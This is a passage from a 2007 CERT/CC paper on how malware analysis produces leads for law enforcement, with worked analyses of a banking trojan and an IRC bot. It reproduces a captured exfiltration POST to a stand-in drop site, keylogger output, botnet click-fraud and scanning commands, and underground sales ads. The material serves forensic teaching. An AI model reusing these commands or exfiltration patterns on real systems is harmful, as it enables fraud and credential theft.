The Use of Malware Analysis in Support of Law Enforcement

CERT® Coordination Center

Nicholas Ianelli, CERT/CC

Ross Kinder, CERT/CC

Christian Roylo, USSS

July 11, 2007

Table of Contents

Executive Summary

One of the fundamental challenges to internet security is the use of technology to attack computer systems and steal the assets they contain. These assets include data (proprietary, intellectual, financial, personal, and classified) and resources (bandwidth, computing power, and storage space). Once compromised, these assets are commonly used by the attackers for financial gain or to carry out additional attacks on other systems to further the criminal enterprise. One common method of attack on computer systems involves the use of malicious software, or "malware."

The CERT Coordination Center performs malware analysis in order to understand how technology fails and can thus be improved, to identify how assets are targeted and how they can be better protected, and to identify evidence that may be useful in pursuing attribution of adversaries.

In this paper, we discuss how malware analysis supports the efforts of those pursuing adversaries employing malicious code in their tradecraft.[1] We provide examples of the types of insights that can be made by examining artifacts of a computer intrusion (such as malicious code). We also discuss how those insights can become clues law enforcement officials can use to further an investigation.

Background

What is malware?

Malware is software designed and/or deployed by adversaries with malicious intentions as a part of the tradecraft involved in accomplishing a mission. Commonly, the purpose of malware is to gain access to resources or information without the consent or knowledge of the end user. In many countries, including the United States, the actions performed by malware on behalf of an attacker are criminal in nature. Online adversaries use malware as a tool in much the same way that conventional adversaries use firearms, lock picks, and crowbars.

Although malware takes many forms, each form shares a common set of operational goals. We do not segregate malware into categories such as "Worm," "Trojan," or "Bot" because such segregation does not usually yield insights valuable to an investigation; the same functionality can be found in each category.

Our analysis of malware source code and captured binaries has provided insight into its use by attackers. The two primary reasons attackers deploy malware are to

[1] "Tradecraft" is a term adopted from the intelligence field. It refers to the specific techniques used by adversaries to carry out espionage and other illicit activities.

1. steal information of value from victim computers using methods such as key logging, screen scraping, and DNS redirection
2. commandeer the resources of a victim computer for the attacker's own purposes. For instance, attackers might use commandeered systems to launch denial-of-service attacks, proxy network traffic, or relay SPAM.

Malware authors have engineered secondary features designed to ensure its survivability. These features include

- the ability to propagate by scanning for and exploiting software vulnerabilities or through social engineering techniques using instant messaging (IM) and email
- the ability to locate and terminate security programs and competing malware
- the ability hide itself from system administrators

Where does malware come from?

As with traditional adversarial tools, malware can be either built from scratch or purchased in the underground economy. The sale of both "off-the-shelf" and customized malware continues to grow. Several prevalent malware tools are widely available for purchase online, including Haxdoor, Torpig, Visual Briz, Metafisher[2] and Web Attacker.[3] These tools are often marketed in conjunction with other value-added services an attacker may require, as illustrated by the following transcripts from a public internet relay chat (IRC) channel frequented by attackers.

AttackerA: Looking for someone to make and maintain me a big botnet. Willing to pay good money. MSG me for a deal!
AuthorB: selling :::::: YAHOO INBOX EXPLOIT HACK NEW PVT! : 40$ egold : - gold carding method (40% succes(i dont do it cuz i dont have all equipment)) :20$: - Hacking lesson e.g NEW way to hack roots!! and MORE! : 5-20 : - PRIVATE botnet sources : 20-400
AuthorC: I can make u a botnet executable for ur server for 5$. I can be a WU DROP. Cashout BOA, Wachovia, and all UK banks, NETeller, Moneybookers.

Figure 1. Excerpt from a public IRC channel illustrating the traffic in malware tools and value-added services.

[2] These Trojans can passively steal data or perform more active attacks whereby they modify the content of login pages (namely online banking and financial services sites) to trick the victim into giving up extra information that can facilitate identity theft.

[3] A framework of web-browser exploits that allows an attacker to utilize the appropriate exploit for particular browsers and patch levels. This framework has the ability to load malicious code on a machine without the user's knowledge.

Malware is also commonly distributed via websites such as http://corpsespyware.net/main.htm, which sells customized versions of "Nuclear Grabber" (aka Haxdoor) and "A-311 Death,"[4] both common tools used by attackers.

Malware analysis has shown that much of this software is derived from a small and stable base of existing code. We have observed that malware authors borrow liberally from third parties, such as other malware and tutorial example code.[5]

Major code changes in malware are rare—the most common variation between malware samples is a change in the command and control (C&C) credentials[6] or slight adjustments to the obfuscation scheme.[7] We suspect this lack of change owes to the malware's demonstrated effectiveness. Consequently, the attackers have little need to improve on a software platform that already performs sufficiently.

Although off-the-shelf malware may be sufficient for most tasks, it is not suitable for every task. Take the example of the malware known as "Hotword,"[8] which was used to carry out industrial espionage against multiple organizations in 2005. Because it was made-to-order, Hotword had the advantage of being closely held and unlikely to be detected by antivirus. Hotword had the ability to perform screen captures, log keystrokes to a file, and steal files with common extensions from compromised systems.

Extracting Actionable Intelligence

It is important for analysts and investigators to extract information from the malware that could be used as evidence or potential leads. In particular, emphasis should be placed on finding information that will connect the malware with the attacker. This means

- studying the way the malware interacts with the internet
- identifying the type of information being targeted
- finding commonalities with previously analyzed malware

Other features of the malware, such as vulnerabilities exploited, may be of interest to the analyst. However, these features do not often provide investigative leads because, as noted, most malware is not novel.

---

[4] Functionality includes a remote administration tool (RAT) and functionality indicated in footnote 2.
[5] Troublingly, we also observe that when adding code to exploit a new vulnerability, the authors often lift publicly posted proof-of-concept code and insert it verbatim into their programs.
[6] This can include the C&C location channel names, server/channel passwords, and the administrative credentials needed to control the bots.
[7] One method is through the use of tools known as "packers." Changing which packer is used, or using additional packers, can make it more difficult to identify and analyze the malware. This subject is described in more detail in the Appendix.
[8] Symantec antivirus detects this malware as Trojan.Hotword.B. The sample referred to has an MD5: ce889a6b445323b0d65e5afc70b8effb.

Gathering Intelligence from Network Interactions

Investigative leads can be discovered by monitoring the way malware interacts with the internet. These interactions may

- receive commands (a command and control site to control a bot network for example)
- exfiltrate data (to a drop site or to a unique identifier designed to funnel money from advertising fraud to the attacker)

By following these leads, an investigator may be able to connect use of the malware to the attacker.

Identify Advertising Revenue

Pay-per-View Schemes

Some malware is designed to make money by exploiting the sales model used by legitimate online advertisers. In this model, legitimate web site operators sell advertising space on their sites through third-party advertising companies. The advertiser pays the web site operator a commission based on the number of people who view an advertisement. [9] To receive payment for each view, a tracking system using a special URL with a tracking number is implemented.

Adversaries have learned to exploit this model by selling advertising space on web sites they control, then commanding victim computers to automatically "view" as many advertisements as possible and thereby generate a commission for these fake automated views.

While some malware actually causes the advertisements to display on the victim's computer, others simply download the advertisement in the background, giving the advertisers the illusion that someone viewed their ad.

In order for the adversary to receive commissions, the malware must point victim machines at advertisements containing a tracking number in the URL. An investigator can find an important lead by extracting the tracking number from the malware or the advertisement, thereby providing the starting point to identify the eventual recipient of the ill-gotten advertising revenue.

[9] Further discussed in a CDT paper titled: "How Advertising Dollars Encourage Nuisance and Harmful Adware and What Can Done to Reverse Trend (see http://www.cdt.org/privacy/20060320adware.pdf).

Pay-Per-Click Schemes ("Click Fraud")

Attackers have also learned to exploit a different advertising model called "pay per click." As the name suggests, internet advertisers pay each time a site visitor clicks on an advertisement. In a click fraud scheme, infected machines are used to simulate clicks on advertisements. Pay-per-click advertisers also use tracking numbers to pay commissions, which investigators can use to track payments to the attacker.

Groups of infected computers under common control (known as a botnet) are commonly used to perpetrate click fraud because they can easily be commanded to send web requests that simulate clicks on internet ads. These additional clicks boost their affiliate revenues paid by the advertisers. Because the systems infected with bots generally belong to real people and are usually well distributed across the internet, it is difficult to distinguish legitimate clicks from automated bot-generated clicks.

Fraud against both pay-per-click and impression-based advertisers generates large revenues for attackers, although just how large is unclear. Estimates have placed click fraud between 5% and 35% of advertising fees paid to search networks [2004 Olsen], [2005 Penenberg].

Example

In the example shown below, the `.visit` command directs a single bot to `http://fraud-site.example.net` and makes it look as though it is being referred to from `http://referrer.example.com`. Using this command, an entire botnet could be directed to click on hundreds of target URLs at random intervals generating a steady revenue stream that can be difficult to detect.

`<botherder>`	`.visit http://fraud-site.example.net http://referrer.example.com`
`<bot12345>`	`site visited.`

Figure 2. An example of lick fraud using the `.visit` command.

Many of the URLs used to perpetrate click fraud contain tracking numbers. For example, in the URL `http://adult-site.example.com/go/g830280-pct`, "`g830280-pct`" is the affiliate ID, indicating that the affiliate is in the "Percentage Program." These URLs can be spammed via email or IM, bots could be directed to click on them, or, upon infection from a piece of malware, to adjust the end user's internet start

page or have the computer visit the site without the end user's consent. According to one popular adult affiliate site, payment is distributed using the following models[10]:

> Pay per click program is the simplest way to start earning. We track who you refer and give you up to $1.00 per each unique visitor per day (counted by unique IP address).
>
> The more traffic you send, the more you earn with our percentage program. You receive a percentage of initial orders and reorders. With the free member sign up bonus, you could be earning more than we do!
>
> Your broker account is automatically created for you when you sign up as an affiliate. You earn an extra 10% when other affiliates sign up under your broker ID – no extra work, just extra earnings!

Pay-Per-Install Schemes

Other online advertisers pay commissions each time their software is installed on a computer. This software is typically designed to display pop-up advertisements, but it can also take the form of web browser plug-ins or spyware. Typically, when these programs are installed, they send a notification back to the advertiser with a tracking number that refers to the affiliate that caused the install. The advertiser pays commissions based on how many notifications it receives.

If attackers can get their malware downloaded on a victim system, they can earn money by causing the system to run the pay-per-install software.

Identify Data Drop Sites

Malware designed to steal data from a compromised computer will usually upload the stolen information to a specific site on the internet for later retrieval. This site is commonly known as a "drop site."[11] The stolen data may include items such as

- passwords to online banking accounts
- records of keystrokes pressed on the victim's machine
- captures of network traffic observed by the victim machine
- entire documents

Commonly, data is transmitted to the drop site using HTTP, FTP or email.[12] The attacker will ultimately need to retrieve the stolen information, so tracing activity related to the

---

[10] This policy was published on a working adult web site. However, owing to the nature of the site, we believe it would be inappropriate to cite the resource directly in this paper.

[11] Occasionally, malware will simply store the data on the victim machine, waiting for the attacker to collect it.

[12] Hypertext Transfer Protocol (HTTP) and File Transfer Protocol (FTP) are common methods to transfer files on the internet.

drop site can be a valuable investigative lead. Often, the location of the drop site is fixed within the code of the malware at the time it is deployed. Extracting this data from the malware can be the first step in identifying the attacker. If malware is programmed to query a third party such as an HTTP site or IRC channel to obtain the location of the drop site, then it is likely this information will not be fixed within the code. The analyst or investigator will now need to take additional steps to attempt to obtain the drop site location, such as extracting the location from the third-party HTTP site or IRC channel.

Once the drop site is located, there are different actions available to the investigator. The first would be to capture the compromised data stored on the drop site and distribute the relevant data to the affected financial institutions. In response, the financial institutions should close the compromised accounts to minimize financial loss and report any leads to the investigator. Ideally, a clearinghouse with trusted relationships between law enforcement and banks could be established to carry out the distribution.

Another potential strategy is to disable the malware's ability to steal data by shutting down the drop site or the domain name associated with it.[13] This is usually only effective if the drop site address is fixed into the malware code. In cases in which the malware queries third-party sources for the drop site location, shutting down the drop site would only be a temporary solution.

Example: Analysis of a Banking Trojan

Suppose an individual reports an unauthorized transfer of money out of his or her online bank account. During the investigation, an investigator could attempt to determine how the victim's credentials were compromised. An investigator should look at the victim's own computer as a potential point of compromise.

The immediate state of the computer dictates the investigator or forensic examiner's first steps:

- **Computer turned off**: If the computer is turned off, then image the hard drive and examine it in a lab environment.
- **Computer turned on:** If the computer is turned on, items such as running processes, open ports, memory, and the use of encryption should be observed, documented, or captured using live-forensics tools before shutting it down and imaging the hard drive.

[13] In cases where drop sites are hosted together with legitimate content, care must be taken to ensure that only the drop site is disabled.

It is important to note that doing "real-time" forensics will more than likely alter the state of the hard drive. This is contradictory to the rule of thumb for the "traditional" method of computer forensics, in which this is taboo. However, in malware investigations, it is vital to collect data such as running processes, open ports, and memory. By so doing, altering the state of the hard drive is inevitable, albeit unobtrusive if done properly. The admissibility of evidence recovered "real-time" is ultimately in the hands of the court, but it is likely to be acceptable if correct procedures are followed and documented, and the investigator or examiner can articulate the reasons for using the method.

If the forensic examiner is not able to image the hard drive, then the individual malware file(s) should be located, recovered, neutralized to prevent accidental execution, and analyzed.

Once the malware has been discovered on the victim's computer, whether by traditional or real-time forensics, the files should be analyzed. The following sections describe the steps that may be taken during the analysis.

Antivirus Testing

Antivirus software can be a quick and convenient way to obtain information about malware. If a piece of malware is detected by antivirus software, the name of the malware can be used to refer to analysis published on the antivirus vendor's web site. For a criminal investigation, caution should be used when relying on analysis from antivirus vendors—an individual antivirus signature may be designed by the vendor to match a large number of unique files.[14] The many files matched by a single signature may vary only slightly, and makes the detection and removal of malware more efficient. But the small differences antivirus signatures cannot distinguish are frequently the most important investigative leads, such as the locations and nature of network touch points.

Another reason for caution is that the results provided by antivirus software are often not detailed or accurate enough for use in an investigation or for prosecution. Antivirus vendors are not held to the standards of the criminal court system, nor do they follow the strict processes and procedures for handling evidence. For the typical system administrator or end user, this is acceptable; most users are only concerned with the detection and removal of malware from their computer, not about the details of that malware or the accuracy of the antivirus software's reporting and cataloging. However, in court, the specifics of malware's operation are crucially important. When results of antivirus scans are introduced, they are more likely to be suppressed or discredited than an actual examination done by a malware analyst.

[14] For this reason, we refer to malware by its antivirus-given name only colloquially, and only when discussing a broad collection of malware (e.g, the "Bancos" family). When discussing a specific piece of malware, we refer to it by MD5 checksum.

Scanning our malware sample results in the following detections[15]:

Avast	Win32:Trojan-gen.{UPX!}
Avg	BackDoor.Small.23.AN
Bitdefender	no virus found
Clamav	no virus found
Fortinet	W32/Zins.B!tr.bdr
Fprot	W32/Proxy.F
Mcafee	no virus found
Sophos	Troj/Zins-B
Virusbuster	Backdoor.Zins.C
Kaspersky	Backdoor.Win32.Zins.c
Vexira	Backdoor.Zins.C

Figure 3. Antivirus scanner results.

From the results of the scan, the antivirus software has identified the malware as Zins. From the online virus descriptions associated with the various vendors, we get our first hint that this might be the malware responsible for the unauthorized funds transfer.

> Troj/Zins-B is a configurable backdoor Trojan for Windows platform with keylogging and password-stealing functionality particularly related to some online banks that runs in a background in a stealth mode under Windows NT-based operating systems.[16]

Other online descriptions largely corroborate the Sophos description. We must continue our analysis because none of the vendor statements mention which online banking web sites are targeted, and because we would like to corroborate the analysis from the antivirus vendors.

[15] The malware was tested against a subset of available antivirus products.
[16] http://www.sophos.com/virusinfo/analyses/trojzinsb.html

Studying Strings in the Binary

Next, we run the *strings* command against the malware to attempt to locate any embedded text that might indicate which banking sites are targeted.[17] We do not find any significant results. Looking at the file, we notice that within the binary there is a section named "UPX1," which is consistent with the use of UPX, a common executable packer used to obfuscate the data within the binary.[18]

Once unpacked, we can again examine the malware for text strings. This time, we discover several strings of interest, including "enter memorable," "building society – internet," "digital banking," and several strings that contain the names of financial institutions.

The presence of these strings in the file is consistent with malware that targets specific web sites to steal data. As it turns out, the victim is a customer of one of the targeted financial institutions. Analysis of the strings found in malware thus far make us suspect that the victim's account details may have been stolen by the malware. In order to be of investigative value however, we still need to verify that the malware does in fact steal online banking credentials and determine where the software sends the credentials once it steals them.

Runtime Analysis

It is often helpful to allow the malware to run in an isolated environment to study it's interactions with the internet. However, we cannot allow the malware to interact with the real internet because the malware could infect other systems, such as an organization's production network. Instead, we allow the malware to interact with a simulation of the internet, in this case one that includes a simulation of a banking web site. Once started, we point our web browser to the victim's online banking site and type in fictitious banking credentials:

[17] The *strings* command, available for both Unix and Windows systems, extracts sequences of printable characters from binary files, such as executable programs.
[18] See Appendix A for details on unpacking UPX-packed files

Figure 4. Logging into the victim's online banking site.

On the system representing the internet, we use network monitoring tools to observe the malware's interaction. We observe two connections, both of them to the same site (Figure 5, below).

Figure 5. Observing malware interaction using networking monitoring tools.

The first connection appears to be simply a "check-in" message to let the malware author know that a new machine has been infected. The second message is quite a bit longer, and includes several files in the HTTP POST request.



Figure 6. Observing second malware connection with network monitoring tools.

When we base64 decode the files, we discover that several of them are screenshots taken by the malware, while the last one appears to be a log file. The log file has the following contents (Figure 7).

```
---------------
[!] HZ updated. Cur: v1.5 build 3 [65999b].
---------------
------ LoG Started on 1/17/2007 4:27:31 PM ------
   < Microsoft Internet Explorer >
     [ url: about:blank ]
mybank.example.com/bank/
---------------
[!] ScreenShot type-c saved: c17-01-07 16-28-47c.pif.jpg .
---------------
   < ultra cool building society - internet banking login - Microsoft Internet
Explorer >
     [ url: http://mybank.example.com/bank/ ]
asdf
---------------
[!] ScreenShot type-c saved: c17-01-07 16-28-51c.pif.jpg .
---------------
1234
---------------
[!] ScreenShot type-c saved: c17-01-07 16-28-56c.pif.jpg .
---------------
 [!] Local datetime [EN-hz]: 1/17/2007 4:30:02 PM
GenuineIntel 2200 Mhz/user@CLIENT/8181Mb
UID: lIwJucNgynitRVTLZEjywqhMO
192.168.1.2:-1
>>> HZ v1.5 build 3 <<<.
---------------
```

Figure 7. Contents of log file from compromised host.

This log file contains a record of the keystrokes we typed while the malware was running. We specially crafted the web site of "Ultra Cool Building Society" so that the title would match what we assumed were strings used to trigger the key logger ("building society – internet" from the strings section), because some malware triggers its logging operations based on keywords in the names of windows. In our case, this appears to have had either no effect or only an effect on the screenshot capture mechanism. Keystrokes were logged before the "Ultra Cool Building Society" page was even loaded.

We also note that the HTTP post targets what appears to be a CGI script called *sendmail.pl*, and that the *to* CGI variable is set to an email address. Although we cannot be sure without access to the web server, we can assume that the screenshots and logs in the HTTP POST are emailed to so@example.com. An investigator could use this insight to collect the compromised data from the drop site.

```
POST /cgi-bin/407/sendmail.pl HTTP/1.1
Content-Type: multipart/mixed
Host: example.com
Content-Length: 54234
Cache-Control: no-cache

to=so@example.com&ver=1.5&srv=TOOL&keys=1&system=Intel Pentium  GenuineIntel 2200
Mhz 1244 MB v5.1&user=user&ip=192.168.1.2&port=-1&pass=.
```

Figure 8. HTTP POST data.

In the preceding steps, we have made initial guesses about the functionality of this malware and then proved those assertions using runtime analysis. Because we have answered the questions we set out to answer, the analysis may be sufficient to move the investigation along. However, there is still more to learn about this malware. For example, we do not know what the "port" and "pass" parameters mean or what additional functionality the malware may possess. For answers to those questions, we would have to pursue further runtime or static analysis.

Identify Sites Used for Command and Control

Identifying the command and control (C&C) site is an important part of the investigation, because it is the central point of communication between the infected systems and the attacker. Usually, the computers used as C&C sites are illegally hosted on compromised hosts, making the owner of such hosts a victim as well.

Good investigative leads can be developed by obtaining the hostname or IP address of a C&C site. This information, for example, can be used to obtain traffic or activity logs that could be used to track the attacker when he issues commands to the C&C site. The attacker may connect to it directly, but more likely will tunnel a connection through an

anonymizing proxy or another compromised host. With the cooperation of the C&C site owner, or with a court order, an investigator can begin to track the attacker through the chain of proxies.

This section will present the two most common C&C methods: IRC and HTTP. Both protocols are used to send commands that are read by the malware-infected computers. However, attackers occasionally use other protocols as well.

It is important to note that malware locates the C&C site via two methods: an IP address or a DNS resource record. The IP address method is less resilient. Generally, an IP address can easily be shut down, and if the C&C IP address cannot be updated within the malware, then the malware's communication channel has been severed. On the other hand, DNS is used for survivability. When the IP address of the C&C site is taken down, the attacker will just have to compromise another machine, set up her C&C site, and then resolve the domain name to the new IP address.

Some of the details of the command and control site can lead to insights as well. If the C&C site is located via DNS, the nature and type of DNS record might provide a lead. For example, many DNS services require contact information and payment details when a site is set up. If the attacker also registered other DNS names with the same contact information that could allow an investigator to connect other host names to the ones under investigation. Attackers may also steal legitimate domain names for their purposes, and may leave evidence in their wake.

In order to improve the survivability of their attack systems, attackers often associate more than one IP address with their chosen DNS record. If this is the case, it presents an investigator with a few points of interest to follow and generates leads.

While some attackers are not particular about the systems they use for command and control, occasionally an attacker will display an affinity towards specific hosts or networks. In theses cases, this can be used to broaden an investigator's knowledge of the attacker's activities.

Example: Analysis of a Bot

In our next example, a complaint has been filed about a particular computer attempting to compromise another host on port 139/TCP.[19] Upon investigation of the suspected host, an investigator notices a suspicious process as well as some unexplained network traffic (as presented in Figure 9 below).

[19] Common vulnerabilities exploited on port 139 TCP include: VU#568148, VU#753212, VU#254236.



Figure 9. A suspicious process is detected.

Note the process named "nod32avx.exe,"[20] Process ID (PID) number 560. This item stands out because the filename gives the indication of antivirus running on the system, which has been verified not to be the case. Digging a little further, we notice a mutex[21] name of "1337bot," which adds to our suspicion that this file may be malicious in nature.

[20] The file being referred to has an MD5 checksum of 8B20E595E11C9BC0DCD50DF30C17309D and is packed with PeSpin.

[21] Mutex: optional characteristic that can be employed in files to verify that the process isn't run multiple times on a host.



Figure 10. Issuing "netstat –aon" on the host reveals interesting network traffic.

Issuing "netstat –aon" on the host reveals some interesting network traffic being generated by PID 560. We can see that this host is communicating with another IP on port 6667/TCP as well as, apparently, scanning hosts on port 139/TCP. The investigators now consider this executable to be the culprit.

To begin to answer these questions, we perform some run-time testing. We run the malware in an isolated VMware environment. We notice that nothing actually occurs. The next step is to try and unpack the malware and load it into a dissasembler. While performing static analysis, we determine this malware uses several techniques to make analysis more difficult. The most severe of these is a virtual environment check commonly referred to as "Red Pill."[22] If one were to bypass this check or trick the malware, you would be able to run it in a virtual environment, otherwise you would need to run it on a live, isolated machine or reverse engineer the malware to get the answers you are seeking.

Through reverse engineering, we were able to unpack the malware and determine that it was indeed a bot. This particular bot has the ability to perform scans across the network and many other capabilities. The command syntax issued to a bot that would perform this type of activity could have looked like this:

[22] Virtual machine detection exposes subtle differences between the virtual environment and a real system. More information about one of these techniques, known as "Red Pill," is available from http://invisiblethings.org/papers/redpill.html.

```
.advscan netapi 200 5 0 192.168.1.x
```

Since many bots log in to a central C&C site, we determined that this malware used IRC as its C&C mechanism. The malware contained a hard-coded IP address, port number, channel, and channel password.

We were able to show that this is an executable capable of performing the scans. Without actually logging into the botnet or sniffing network traffic we would be unable to confirm that it actually performed the intrusion attempt. Through reverse engineering, we were also able to provide additional investigative leads.

Extract Incidental Artifacts from the Malware

Occasionally, it is possible to find information not directly related to the operation of the malware, but which may still have investigative value. One common way to identify this information is to use the *strings* command (see "Studying Strings in the Binary" above). These data may include messages or comments from the author or attacker, or they may be metadata that provide clues about the development environment.

For example, in 2005 the *Zotob* worm attracted attention for containing an exploit for a new vulnerability in Microsoft Windows.[23] Running *strings* on the unpacked version of this file revealed the following strings.

```
[x] Botzor2005 By DiablO

Botzor2005 Made By .... Greetz to good friend Coder. Based On

HellBot3

diabl0.turkcoders.net
```

Figure 11. Output from *strings* command on unpacked binary.

Further analysis revealed that the first two entries above are just comments made by the author, while diabl0.turkcoders.net was the IRC C&C being used to control this malware.

[23] The file being referred to has an MD5 checksum of d7f242d101b6339415c7ebc5e03e6e2e and attempted to exploit VU#998653.

The author of Zotob, Farid Essebar, was known by authorities to use the handle *Diabl0*. He was arrested in Morocco within several weeks of the first Zotob sightings.

Because these artifacts are not a necessary part of the operation of the malware, and because an attacker could deliberately place them in the file to mislead investigators, incidental artifacts do not always provide investigative leads. Furthermore, these strings often lead to the author of the software, not the attacker who deployed it.

Make Connections to Other Malware

It may be possible to use insights from malware analysis to make connections to other malware or other investigations. For instance, two different pieces of malware sharing the same drop or C&C site may indicate that the same individual or group of individuals propagated both attacks.

It is important to note that structural connections (the actual similarities in the code of the malware) between non-novel malware samples are not necessarily investigative leads. We resist the urge to connect non-novel malware by "family" or "coding style," because those insights connect the malware to its author rather than the attacker who deployed it.

Learning from Novel Malware

Static analysis has shown that many pieces of malware are not unique, but rather come from a few relatively stable code bases. Many of the changes we observe in malware are incremental, such as the addition of new exploits or a slight refinement of features. We rarely see malware based on entirely new code.

Because malware is so frequently bought, sold, and re-sold in the underground economy, identifying the malware author may not often be particularly useful in aiding an investigation of a malware attack. In many cases, the author is only responsible for writing the initial malware, which is later purchased, modified, and released by the attacker.

We are not minimizing the damage done by the actual malware authors. We condemn the writing and distribution of malware and would like to see malware authors prosecuted along with the attacker. But it is important to realize that prosecution requires that certain criteria are met, including knowledge, intent, damages, and monetary loss. In countries that do not have specific laws against writing malware, it may be more likely for a prosecutor to accept a case against an attacker than an author because attackers more easily meet those criteria than the authors.

Studying the techniques used by malware authors can tell us a lot about the weaknesses in our network security as well as our law enforcement response. As with most enterprises, online adversaries balance cost, risk, and potential profit. They know that

